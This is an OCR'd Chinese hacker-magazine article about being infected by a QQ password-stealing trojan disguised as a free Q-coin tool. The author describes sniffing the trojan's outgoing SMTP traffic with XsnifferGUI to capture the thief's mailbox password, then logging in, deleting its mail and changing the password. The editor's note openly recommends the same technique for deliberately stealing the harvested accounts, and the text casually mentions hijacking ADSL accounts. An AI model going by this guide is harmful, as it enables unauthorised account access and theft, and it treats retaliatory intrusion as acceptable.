



图5

（文章中涉及到的QQ窃密蠕虫平安夜版已收录到光盘中）





QQ的小便宜不能贪

文章难易度：★★

文章闪光点：利用XsnifferGUI.exe来得到QQ盗号木马中的邮箱密码，反击盗号者

Sharkyc

虽然QQ是一款免费的网络聊天工具，但是倘若你想拥有QQ秀、成为QQ会员的话，却是需要Q币的，而1个Q币就是一元钱！象我等穷光蛋菜鸟只好想别的办法。

许多网站上都有刷Q币的方法，但绝大多数都不能使用，甚至有的方法还白白浪费你的钱。相对来说，较实用的方法就是入侵ADSL，然后使用ADLS的帐号刷Q币，可这类方法对我等超级菜鸟太麻烦了，况且现在网民的安全意识比原来提高了，大部分都安装了防火墙和杀毒软件。

我在百度上搜索可以用的刷Q币的方法，找了十多分钟找到一网站，有许多刷Q币的外挂，这些工具看上去都很新（图1），而且网站也有700多人访问。我下载了几个工具，解压缩后，发现是几个自解压的程序，本来想使用右键选择使用RAR打开的，可却发现根本没有解压缩的选项（图2）。不管他，双击打开，什么反映也没有，再点还是没有反映。算了，换一个文件试试，可结果还是一样。正当我纳闷的时候，突然桌面右下脚的QQ图标不见了？




图1




图2

情况不妙，可能中招了，看来那几个程序肯定有问题。我用PEiD一查刚才的那几个压缩文件，居然是使用VC++编写，而且还加了密的（图3），这肯定是QQ盗号的软件（毕竟我也玩过^_^）




图3

怎么办呢？使用杀毒软件杀毒？与其那样轻易的杀掉木马，还不如反击一下，进入对方的邮箱，说不准还有什么收获呢……我们需要一个嗅探工具，网上的嗅探工具虽然有很多，但大多都很复杂，不适合我们菜鸟。我推荐大家使用sniffer和它的图形版XsnifferGUI，操作很简单。还需要一个不用的QQ号，也可以马上申请一个。

打开XsnifferGUI.exe，点击监听，然后打开qq登录（不用的那个号），当QQ登录好了，再点击XsnifferGUI的停止监听。

在XsnifferGUI文件的同一目录下会生成pass.log，这可是重要的信息(图4)。在“pass＝MTMwNzgy*******=[13*********]”的方括号内就是邮箱的密码。在下面的“MAIL FROM：******@126.com”就是发送邮件的地址。而“RCPT TO：******@126.com”是接收邮件的地址。密码是发送邮件的邮箱的密码，他的发邮件和收邮件是同一地址，我们现在就可以进入邮箱去看看有没有什么收获了^_^。




图4

进入邮箱，里面的邮件有几百封（图5），光今天就有170多份，短短的四天他就收到了500多封邮件，太吓人了。随便打开一封，怎么QQ的密码这么奇怪，有20位。我再看了我做试验的号，密码怎么变长了，原来是做了处理，他把密码后加上倒排

的密码，比如密码是：123456，处理后是123456654321。不会是担心自己的邮箱密码被别人破解后把“成果”偷走吧！盗号的人还新建了叫“放长线”的文件夹，我看了看，里面是8位的号和有钱的号。

种了这个QQ盗号木马，还会自动向好友发文件下载网站的链接。最后我把对方邮箱里的信都删除了，把他的邮箱密码也给改了(气死盗号者)，也向他免费空间的提供商举报了。在此，警告大家，切不可贪小便宜，天下可是没有免费的午餐的。

(文章中涉及到的工具XsnifferGUI.exe，本期光盘已收录)

小编点评：其实，利用嗅探工具嗅探到盗号木马中的邮箱密码来反击盗号者的方法，不仅适用于QQ盗号木马，也适用于网游盗号木马。除了可以作为反击盗号者的一种手段外，当然也可以作为一种主动的盗号方式，说白了，就是故意让自己去中这些木马，然后搞到对方的邮箱密码，将对方的“劳动成果”窃为己有。

